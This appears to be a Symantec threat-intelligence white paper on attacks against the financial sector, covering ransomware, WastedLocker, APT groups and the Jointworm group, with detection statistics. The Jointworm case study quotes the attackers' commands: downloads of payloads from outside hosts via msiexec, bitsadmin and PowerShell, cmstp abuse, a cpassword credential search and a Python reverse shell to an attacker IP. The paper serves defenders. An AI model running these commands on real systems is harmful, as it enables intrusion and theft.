White Paper

Symantec
A Division of Broadcom

Sophisticated Groups and Cyber Criminals Set Sights on Lucrative Financial Sector

By Threat Hunter Team

Table of Contents

Introduction

The financial sector (comprised of banks and other financial organizations) has always been a favorite target of cyber criminals, and it's not hard to understand why. The huge amounts of money passing in and out of financial organizations on a daily basis—now in a primarily digital format—make them a prime target for profit-focused cyber criminals.

Symantec, a division of Broadcom has examined the activity targeted at some of our biggest financial customers since the start of 2019 and have found that detections of both malware and ransomware on customer networks are trending upwards.


The monthly detections in both categories have gone up and down since the start of 2020, with ransomware detections dropping sharply in March as the world went into lockdown due to COVID-19. However, the overall trend for detections is still upwards, showing that financial institutions still need to be aware of the threats that face them from cyber criminals and other threat actors.

Symantec has also been tracking the activity of a sophisticated attack group with its sights firmly set on the financial sector. Jointworm has been involved in a campaign targeting financial services companies and IT companies that serve financial services organizations in Europe and the U.S. This group has been active since at least 2017, with the campaign targeting companies in the financial sector ongoing since December 2019.

Ransomware: A High-Cost Threat

Ransomware is probably the biggest threat on the cyber security landscape at the moment, with ransomware targeting top financial sector organizations trending upwards over the 17-month period we examined. Almost three times as many financial sector businesses were targeted with ransomware in February 2020 as in December 2019. While these numbers fell back in March, potentially due to the COVID-19 pandemic disrupting the activity of targeted ransomware gangs, they rebounded again in April. In total, there were more than twice as many ransomware detections on the systems of financial organizations in the first five months of 2020 as there were in the first five months of 2019, with a clear upward trend visible in *Figure 1*.

Figure 1. Ransomware Detection Count in Top Financial Customers, January 2019 to May 2020



The gangs behind targeted ransomware threats have become more sophisticated and dangerous in recent times. Traditionally, ransomware actors would encrypt your system and demand a ransom to provide the decryption key. If businesses had sufficient backups of their systems available they could generally restore their systems without paying the ransom. However, since December 2019, targeted ransomware gangs have also been stealing the data of the businesses they hit, and threatening to publish this stolen data if victims do not pay the ransom. By doing this, ransomware actors have doubled their leverage, because even if a business is well-prepared and can restore their encrypted systems from backups, they may still choose to pay the ransom so their confidential business information is not exposed.

For banks and financial institutions, which cannot afford downtime and which also hold a huge amount of people's personally identifiable information (PII), this recent trend in targeted ransomware is a huge threat to their business.

The Travelex Hack

A high-profile ransomware attack on the Travelex currency exchange service at the start of 2020 underlined how disruptive and expensive ransomware attacks can be for businesses in the financial services sector. According to public reports on the incident, Travelex was hit with the Sodinokibi ransomware on New Year's Eve, with the attackers allegedly stealing 5 GB of data from the company's systems before encrypting the entire network. However, Travelex said it never saw evidence that the attackers did steal data from their systems.

The true cost of ransomware attacks is often significantly higher than just the cost of the ransom itself.

The true cost of ransomware attacks is often significantly higher than just the cost of the ransom itself. The attack caused huge disruption, forcing Travelex's services offline for almost a month. The Sodinokibi attackers were originally demanding a ransom of US$6 million, with Travelex reportedly eventually paying a ransom of $2.3 million to regain access to their systems. Travelex's parent company, Finablr, said in March that the combination of the ransomware attack and the COVID-19 pandemic would cost the firm £25 million (approx. US$33 million) in Q1 2020.

In August 2020, it was announced that Travelex was entering administration, the U.K. equivalent of bankruptcy, with the loss of more than 1,000 jobs. The effects of the ransomware attack and the COVID-19 pandemic were both cited as reasons behind the decision.

The advice to businesses that are hit by ransomware is generally to not pay the attackers, primarily for two reasons: (1) if hackers continue to profit from ransomware attacks they will continue to perpetrate them, and (2) you are dealing with criminals, so there is no guarantee that they will honor their side of the deal and provide you with a key to decrypt your files. However, recent horror stories—such as the close to $20 million ransomware recovery costs reportedly faced by the cities of Atlanta and Baltimore when they did not pay the requested ransoms—have led to many businesses choosing to pay a ransom rather than risk facing significantly higher recovery costs.

The cost of paying ransoms for most businesses is also generally covered by cyber insurance. Cyber insurers are often willing to pay the ransom if they believe the cost of paying it would be lower than the payout required for a costly and labor-intensive recovery operation if the ransom is not paid.

Case Study

WastedLocker: Sophisticated Attack Could have Crippled a Host of Companies

In June 2020, Symantec identified and alerted our customers to a string of attacks against large companies by attackers attempting to deploy the WastedLocker ransomware on their networks. Among those victims was a financial services organization in Australia. All the attempted WastedLocker attacks occurred in largely the same way, with the same tactics, tools, and procedures used by the attackers across all victims.

The attacks begin with a malicious JavaScript-based framework known as SocGholish, tracked to more than 150 compromised websites, which masquerades as a software update. Once the attackers gain access to the victim's network, they use Cobalt Strike commodity malware in tandem with a number of living-off-the-land tools to steal credentials, escalate privileges, and move across the network in order to deploy the WastedLocker ransomware on multiple computers.

In these WastedLocker attacks, the initial compromise involves the SocGholish framework, which is delivered to the victim in a zipped file via compromised legitimate websites.

In these WastedLocker attacks, the initial compromise involves the SocGholish framework, which is delivered to the victim in a zipped file via compromised legitimate websites. Symantec found at least 150 different legitimate websites that refer traffic to websites hosting the SocGholish zip file. We also confirmed dozens of U.S. newspaper websites owned by the same parent company had been compromised by SocGholish injected code. Some of the organizations targeted by WastedLocker could have been compromised when an employee browsed the news on one of its websites.

The zipped file contains malicious JavaScript, masquerading as a browser update. A second JavaScript file is then executed by wscript.exe. This JavaScript first profiles the computer using commands such as whoami, net user, and net group, then uses PowerShell to download additional discovery-related PowerShell scripts. Cobalt Strike is then deployed on victim machines and used to download and execute a loader for Cobalt Strike Beacon, which can be used to execute commands, inject other processes, elevate current processes or impersonate other processes, and upload and download files.

In order to deploy the ransomware, the attackers use the Windows Sysinternals tool PsExec to launch a legitimate command line tool for managing Windows Defender (mpcmdrun.exe) to disable scanning of all downloaded files and attachments, remove all installed definitions, and, in some cases, disable real-time monitoring. After Windows Defender is disabled and services have been stopped across the organization, PsExec is used to launch the WastedLocker ransomware itself, which then begins encrypting data and deleting shadow volumes.

The attacks were proactively detected on a number of customer networks by Symantec's Targeted Attack Cloud Analytics, and we initially discovered attacks against 31 organizations based in the U.S., with further investigation leading to the discovery of more impacted organizations, including the aforementioned Australian financial services organization.

The attackers behind WastedLocker are skilled and experienced, capable of penetrating some of the world's best protected corporations, stealing credentials, and moving with ease across their networks. That this group had financial services organizations among its targets means companies in the financial sector need to be aware of the threat sophisticated actors like this pose, and have robust security in place to protect their systems.

APT Groups: Cyber Criminals Not the Only Concern

It is not just cyber-crime gangs that are going after companies in the financial sector - sophisticated, often nation-state-sponsored advanced persistent threat (APT) groups also have their sights set on companies in the financial sector.

Nation-state actors, unlike cyber criminals, are not generally financially motivated, so in many cases they do not target financial institutions, as they are often more interested in other sectors, such as government organizations. If they do target financial institutions it can often be for intelligence gathering means, rather than to actually steal funds from the financial institution in question. However, there have been some notable financially motivated attacks on the financial sector by APT groups in the past.

The APT group that is best known for targeting organizations for financial gain is probably Lazarus, which the FBI has said is a state-sponsored group backed by the North Korean government. Lazarus has been linked to numerous high-profile attacks, including the attack on Sony Pictures in 2014, which was widely believed to be revenge for the release of the movie *The Interview*, which was considered to have been offensive to North Korea's leadership. The group was also linked with the infamous WannaCry ransomware that caused huge disruption around the world in 2017.

In the financial world, Lazarus was linked to a series of attacks exploiting the SWIFT payment system in an attempt to steal money from banks worldwide. The most infamous example of this was the so-called Bangladesh bank heist, when the group attempted to steal $81 million, but due to the quick actions of bank staff eventually made off with a lot less. A number of other attacks or attempted attacks exploiting the SWIFT banking framework have been attributed to Lazarus over the last number of years.

FIN7 (or Fruitfly) and Carbanak are two other sophisticated groups known for their attacks on the financial sector. These groups have some crossover with malware and tactics so are believed by some to be the same group, but Symantec still tracks them as two separate entities. Carbanak is more focused on the financial sector, with FIN7 implicated in attacks on other sectors too. Symantec blogged about Carbanak in 2015 when the gang was exposed as having stolen millions of dollars from hundreds of banks worldwide. At the time, we described the gang's choice to target banks themselves rather than bank customers as "atypical," as at the time cyber-crime gangs were more typically targeting bank customers rather than the banks themselves. The group compromised banks through malware delivered in spear-phishing emails and would maintain a stealthy presence on bank networks until it was ready to launch an attack. The group would then cash out by either transferring money from the bank to accounts it controlled, or by hijacking ATMs to force them to dispense cash to individuals working with the gang. It was speculated that Carbanak could have made up to $1 billion in those attack campaigns.

Carbanak has also been linked to another group, Odinaff, which Symantec wrote about in 2016. We linked the group to a series of campaigns targeting financial organizations worldwide. The group targeted organizations in the U.S., Hong Kong, the U.K., Australia, and other regions in the sophisticated campaign. Most of Odinaff's victims were in the financial sector, and the group was also observed at the time launching attacks on SWIFT users, using malware to hide customers' own records of SWIFT messages relating to fraudulent transactions. This is similar to activity carried out by the Lazarus group in its attacks on banks worldwide, but there is no indication of any link between Odinaff and the Lazarus group.

The sophisticated tactics and tools used by APT groups like Lazarus, Odinaff, and others, make them a particularly dangerous threat for institutions in all sectors, including the financial sector.

Deep Dive: Jointworm – Sophisticated Attack Group Sets Sights on the Financial Sector

Symantec researchers recently spotted the activity of a targeted attack group that is focused on financial services companies and IT companies that serve financial services organizations in Cyprus, Ukraine, the U.S., and Czech Republic.

This group—dubbed Jointworm—has been active since at least August 2017 and appears to be financially motivated. This latest campaign aimed at the financial sector appears to have started in December 2019. We spotted Jointworm in at least seven organizations in the period from December 2019 to June 2020.

Jointworm is identified by its use of a JavaScript backdoor (or EVILNUM) which is custom to the group. This backdoor is typically delivered via malicious emails that contain a link to a ZIP archive. The archive file contains an LNK attachment masquerading as an Office document, an Excel sheet for example, which contains malicious JavaScript.

Its targets in this recent campaign include companies in the financial sector internationally, including those that operate within the stock exchange markets, and some tech companies that develop technologies for use by financial organizations (also known as fintech companies). A media company was also targeted in this campaign.

The group was able to spend a significant amount of time on the networks of some of its victims. Jointworm was present on the network of one financial sector organization for 184 days, and another financial sector victim for 123 days.

Tools, Tactics, and Procedures

The group uses email as its initial vector and was spotted using generic, financial related lures and attachment names. The malicious email links to an archive file on a trusted cloud provider that contains an LNK file masquerading as a document or image. This decoy document is displayed to the user and an embedded JavaScript file is executed to install a backdoor.

The backdoor that is installed also has a Python interpreter embedded in it, which is used by the attackers. The attackers deploy classic living-off-the-land tactics, abusing legitimate admin tools on infected machines, to download additional tools and malware. Legitimate tools exploited by the attackers include:

- **PowerShell** – PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system that is frequently exploited by malicious actors to execute commands on compromised systems.
- **WMI Commands** – WMI is a Windows administration feature that can be abused by attackers to execute commands and for lateral movement on infected systems.

Both of these techniques feature in our table of the top 20 MITRE ATT&CK® techniques most-used against top organizations in the financial sector in the period examined (see in Appendix (ii)).

Other legitimate tools leveraged by Jointworm include the following:

- **msiexec** – msiexec is a legitimate part of the Windows Installer Component and is used to install new programs; however, it can also be used by malicious actors to install malware on victim machines.
- **BITSAdmin** – BITSAdmin is a legitimate command-line tool that can be abused by malicious actors to install malware.
- **MSXSL** – MSXSL can legitimately be used to convert files from one format to another, but can also be exploited by malicious actors to issue commands.
- **CMSTP** – This is the Microsoft Connection Manager Profile Installer, but it can also be abused by attackers to execute commands and install malicious tools.

These tools are exploited and used to download and execute various malicious payloads.

The attackers use a loader (an OCX file) to provide themselves with additional capabilities. Based on the file names used by Jointworm, it is likely the group is using these OCX files to load Metasploit and Cobalt Strike modules in order to enable further capabilities.

The loader itself is believed to originate from a malware-as-a-service (MaaS) provider known as Golden Chicken. This is a known group that also sells loaders to other groups, including FIN6 and the Cobalt Group.

The Golden Chicken tools arrive as ActiveX (OCX) components and all contain TerraLoader code, which serves as a common loader for various payloads, as outlined previously in the We Live Security blog:

- The attackers manually send a command to the JS or C# component to drop and execute a batch file from one of their servers.
- That batch file writes a malicious INF file and supplies it as a parameter to the Microsoft utility cmstp.exe, which executes a remote scriptlet specified in the INF file.
- The remote scriptlet contains obfuscated JS code that drops an OCX file and executes it via regsvr32.exe.

A lot of the group's tools are signed with what appear to be invalid certificates. The attackers are observed searching for any files that contain the string "cpassword"—this is related to Active Directory Group Policy files (XML files) that contain encrypted passwords. Microsoft published the password used to encrypt these files prior to 2012, so if the encrypted passwords are found, they are trivial to decrypt and use to move laterally across the network or perform privilege escalation to a network admin's account.

Case Study: Jointworm Activity Across a Financial Organization in Europe

We have insight into Jointworm's activity on several organizations' networks. We observed the attackers' activity on multiple machines in a leading European finance company that offers online trading of shares, contracts, and international foreign exchange. The attacker had a presence on this victim's network for more than 100 days.

Initial Access

On one machine in this organization, the first evidence of initial infection was identified as a malicious LNK file masquerading as an Excel document using a financial lure. A malicious JavaScript file was embedded as an alternative data stream (ADS) in the document. The user of this machine opened the file and a backdoor was dropped and executed (media.js).

- CSIDL_SYSTEM\cscript.exe" "AINVESTMENTS VOIP SPREEDSHEET.xlsx.lnk:e.js""
- CSIDL_SYSTEM\cscript.exe" "CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\mediamanager\media.js"

Approximately two hours later, the attackers became active on the compromised machine. Initially, it appears the attackers test connectivity by running the following command indicating a successful execution:

- CSIDL_SYSTEM\cmd.exe" /c success

Sixteen minutes later, the attackers launched an interactive Python interpreter session and used this to launch a second JavaScript file:

- CSIDL_SYSTEM\cscript.exe" CSIDL_PROFILE\appdata\local\temp\reportapi.js"

At this point, there was further activity on the interactive Python shell and approximately two hours later, an OCX loader component (msf.ocx) was executed.

- regsvr32.exe /s /i CSIDL_COMMON_APPDATA\msf.ocx

Several minutes later, an instance of PowerShell was launched but there was very little activity observed from the attackers. At this point, the attacker activity ceased for seven days until the attackers returned and began asset discovery activities by collecting network related information from remote machines.

Downloading Additional Tools and Malware

Password Protected Archives

On another machine following the initial intrusion, the attackers were able to install their backdoor via PsExec and proceed to download a password protected archive containing a set of tools.

The following command was observed:

- CSIDL_SYSTEM\cmd.exe /c c:&&cd CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer&&unrar.exe x Utilities.rar -p123123 CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer > CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\filetoupload.txt 2>&1

The above command was used to change a directory to 'mediaplayer' where the attackers extract their tools. They then ran unrar.exe using the password "123123" to extract the archive's contents. The output is redirected to a file that the attackers likely retrieve to confirm if the extraction process succeeded or not.

Copying Tools from Remote Shares

Several days later, on the same machine, we observed the attackers copying tools from a remote machine over SMB.

- CSIDL_SYSTEM\cmd.exe /c copy \\139.28.37.53\webdav27368a\ccv.exe "CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\ccv.exe"

Similarly, we also observed the following command being used to download tools in other victims' networks:

- CSIDL_SYSTEM\cmd.exe /c net use \\185.61.137.141\webdav0xx0x00x0 && net use /delete \\185.61.137.141\webdav0xx0x00x0 && copy /y \\185.61.137.141\webdav0xx0x00x0\ARM.rar CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer

Downloading Tools by Abusing System and Admin Tools

On several machines, we also observed the attackers abusing msiexec in order to download and install additional tools used by the attackers.

- msiexec /q /i http://45.9.239.50/secupdate2021.msi

  Similarly, we observed the attackers abusing BITSAdmin in order to download tools hosted on file-sharing websites:

- bitsadmin /transfer myDownloadJob /download /priority normal https://file.io/mXCmid «CSIDL_PROFILE\appdata\roaming\loader.ocx»

  On multiple machines within the victim's environment, PowerShell was also abused to download additional tools:

- powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://coinzre.website/load.ocx', 'CSIDL_COMMON_APPDATA\da.ocx') }"

Identifying Assets

Leveraging their backdoor access, the attackers ran a series of commands in order to collect various information on any assets of interest as they mapped the topology of the network.

Collecting General Information on Compromised Machines

Across several machines we saw WMIC being used in order to collect some general information on the compromised machine, such as local storage information:

- wmic logicaldisk get caption,description,drivetype,providername,volumename

Credential Stealing

On the same machine, the attackers were observed executing a loader file (24067.ocx), presumably to load a Metasploit module for extended remote access.

Shortly after, the attackers attempted to perform a string search for any files that contain the string "cpassword".

- findstr /R /S /C:"cpassword" <redacted info>

The string "cpassword" is a command string found in XML files linked to group policies. Passwords extracted from these files can be easily decrypted and abused by attackers.

Shortly afterwards, the attackers executed PowerShell commands to enumerate systems and add additional accounts for their own usage based on retrieved AD credentials.

The attackers were also observed deploying Mimikatz to dump credentials across multiple machines within victim organizations.

Additional Tricks

Executing Arbitrary Commands Via MSXSL

In order to bypass security restrictions, the attackers were also observed employing some interesting tactics to execute commands. On several machines, we see the attackers launch their backdoor followed by initializing an interactive Python shell. This is shortly followed by commands similar to below being executed:

- CSIDL_PROFILE\appdata\roaming\microsoft\msxsl.exe 7345CD415EA32B8801.txt 7345CD415EA32B8801.txt

The MSXSL tool is a transformation utility that can be used to convert files from one format to another, such as XML to a more human-readable format like HTML. However, this utility can be abused to run arbitrary commands on both local and remote connections.

Executing Arbitrary Commands Via CMSTP

Additionally, we have observed the attackers abusing the Microsoft Connection Manager Profile Installer (CMSTP) utility to execute arbitrary commands and install additional tools. More commonly we see this command being abused to install Metapsloit or Cobalt Strike modules to extend backdoor access as described in this blog.

- wmic process call create “cmstp /ns /s /su C:\Users\[REDACTED]\AppData\Roaming\Microsoft\26642.inf”
- cmstp /ns /s /su CSIDL_PROFILE\appdata\roaming\microsoft\29723.inf

According to Microsoft’s documentation the flags used in the above commands are used to instruct the utility not to install a desktop shortcut, ensure a silent install, and only install (or execute) the attackers’ command under the guise of the current user.

Custom Python Reverse Shell

The attackers were also observed deploying a simple, custom Python reverse shell across multiple machines. This was achieved by copying a legitimate Python interpreter executable (rev.exe) onto the infected machine and using it to execute the Python file to establish a connection to attacker-controlled infrastructure.

- CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\revssl\rev.exe rev.py 185.62.190.89 443

What Does Jointworm Want?

We cannot see what additional information the group is exfiltrating from its victims in this campaign, but in past campaigns Jointworm has been seen stealing financial information from targeted companies and their customers. This has included:


- Spreadsheets and other documents
- Internal presentations
- Software licenses
- Cookies and session information
- Email credentials
- Customer credit card information and proof of address/identity documents

This campaign seems to still be ongoing, and Jointworm has a strong focus on financial organizations and other companies with links to the financial sector, such as fintech companies and organizations that provide IT services to companies in the financial sector. Companies like this need to be aware that they are targets of sophisticated and professional groups like Jointworm.

Malicious Activity: Detections Trend Upwards

Malware detections in general in Symantec's top financial customers were also trending upwards from the start of 2019 to mid-2020, with the highest number of detections in financial customers seen in October 2019 and February 2020. While detections have dropped back somewhat since February, they remain higher than they were at the same time in 2019. Detections in February 2020 were twice what they were in February 2019.

Figure 2. Malware Detection Count in Top Financial Customers, January 2019 to May 2020



This indicates that financial institutions are still a target for all kinds of cyber crime. The malware being deployed on these target networks could include infostealers, coinminers, and other backdoors, all of which pose a threat to financial institutions and their customers. The top 10 detections shown in *Table 1* are mostly generic detections and detections for off-the-shelf items like hacktools, with a wide amount of malware being stopped in its tracks by these detections.


Table 1. Top 10 Malware Detections in Top Financial Customers, January 2019 to May 2020

Malware
Trojan.Gen.2
Trojan Horse
W32.Sality.AE
W32.Virut.CF
Hacktool
Hacktool.Equation
Trojan.Gen
Trojan.Gen.MBT
W97M.Sillycopy
W32.Chir.B@mm

Geographical Spread: Which Countries Recorded the Most Malware Detections?

When we look at the location of the financial services businesses that were targeted since the start of 2019, more than half of the targeted businesses are located in the U.S.

Figure 3. The U.S. is by Far the Country with the Most Malware Detections Among Financial Sector Customers




This is perhaps unsurprising given that a lot of the world's largest financial institutions are U.S. based. Brazil is in second place on the list with 19 percent of detections (almost one-in-five) which is also a significant amount. Brazil is the largest country in South America and has a large population, which could be enough to make it a target for criminals. After that, the detections are more spread out globally, though the U.K., which is also home to a large number of international finance firms, also has quite a high number of detections, accounting for 9% of total malware detections. We only have insight into activity aimed at our own customers, so the location of our customer base also has an influence on these numbers.

The U.S. topping the list for malware detections, followed by a country in South America and then one in Europe, demonstrates that financial sector companies globally are under threat from cyber criminals trying to get malware onto their systems.

Network Activity: Further Insight into Cyber Criminals' Endeavors

File-based detections just show us one part of the story as these detections block the threats that make it as far as the machine (the endpoint). Network-based detections reveal further information about the extent of malicious activity on organizations' networks by detecting and blocking activity at the application layer. If a machine on a network becomes infected, the malware is likely to attempt to contact a command and control (C&C) server, which can also trigger these detections. Looking at the number of network detections attempting to contact a C&C server can give us a more realistic idea about how many infected machines are on a network and a truer picture of the extent of malicious activity in a sector.

Figure 4. Malicious Activity Blocked at the Network Level in Top Financial Customers, January 2019 to May 2020



As we can see in *Figure 4*, malicious activity on the network of top financial customers has been increasing since the start of 2019, with the most activity on the network of these companies recorded in May 2020.


Table 2. Top 10 Signatures Blocked on the Network in Top Financial Customers, January 2019 to May 2020

Signature Name
Web Attack: Wordpress Arbitrary File Download 4
Web Attack: Malicious OGNL Expression Upload
Web Attack: Passwd File Download Attempt
Web Attack: WordPress Plugin XSS Attempt
Web Attack: Joomla Component Local File Inclusion
Attack: HTTP Apache Tomcat UTF-8 Dir Traversal CVE-2008-2938
Attack: Apache Struts CVE-2017-5638
OS Attack: Microsoft SMB MS17-010 Disclosure Attempt
Attack: Apache Struts CVE-2017-12611 2
Web Attack: WordPress XMLRPC Malicious Pingback Request

